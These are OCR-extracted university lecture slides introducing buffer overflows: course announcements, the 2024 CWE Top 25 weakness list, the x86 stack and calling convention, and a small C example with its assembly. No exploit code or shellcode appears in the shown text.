Lecture 2 – Buffer Overflow

University of Illinois

ECE 422/CS 461

Announcements

- Quiz 1 due this Friday
- MP1 out today, cp1 due in one week
  - Create your GitHub repo asap!
  - Instructions to access remote VMs will follow soon
- MP1: CP1 = 20 pts, CP2 = 80 pts, bonus = 5 pts
  - Bonus problems are hard and worth fewer points
- TA office hours start this week
  - Mon 9:30-11:30, Tue 3-5, Wed 4-6, Siebel 0th floor

Buffer Overflow

- One of the oldest, most common (still!), and most dangerous software vulnerabilities
- May lead to execution of arbitrary malicious code

2024 CWE Top 25 Most Dangerous Software Weaknesses

1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
2. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3
4. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲
6. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 3 | Rank Last Year: 7 (up 1) ▲
7. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 5 | Rank Last Year: 5 (down 2) ▼
8. Use After Free
   CWE-416 | CVEs in KEV: 5 | Rank Last Year: 4 (down 4) ▼
9. Missing Authorization
   CWE-862 | CVEs in KEV: 0 | Rank Last Year: 11 (up 2) ▲
10. Unrestricted Upload of File with Dangerous Type
    CWE-434 | CVEs in KEV: 0 | Rank Last Year: 10


Goals

- By the end of this lecture you should:
  - Be familiar with x86 stack and calling convention
  - Be able to demonstrate simple buffer overflow vulnerabilities and attacks
  - Be able to build shellcode


x86 Function Call

1. Do stuff in caller
2. Set up arguments for callee on stack
3. Jump to callee, save caller state on stack
4. Set up stack frame of callee
5. Do stuff in callee
6. Restore caller state from stack and return to caller


x86 stack frames




x86 stack frames




x86 stack frames




x86 stack frames



x86 stack frames



x86 stack frames



x86 Function Call


1. Do stuff in caller
2. Set up arguments for callee on stack
3. Jump to callee, save caller state on stack
4. Set up stack frame of callee
5. Do stuff in callee
6. Restore caller state from stack and return to caller

example.c

```
void foo(int a, int b) {
    char buf1[16];
}

void main() {
    …… // some local variables
    foo(3,6);
    …… // after foo returns
}
```


example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.s (x86)

```
main:
   push    %ebp
   mov     %esp, %ebp
   sub     $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```



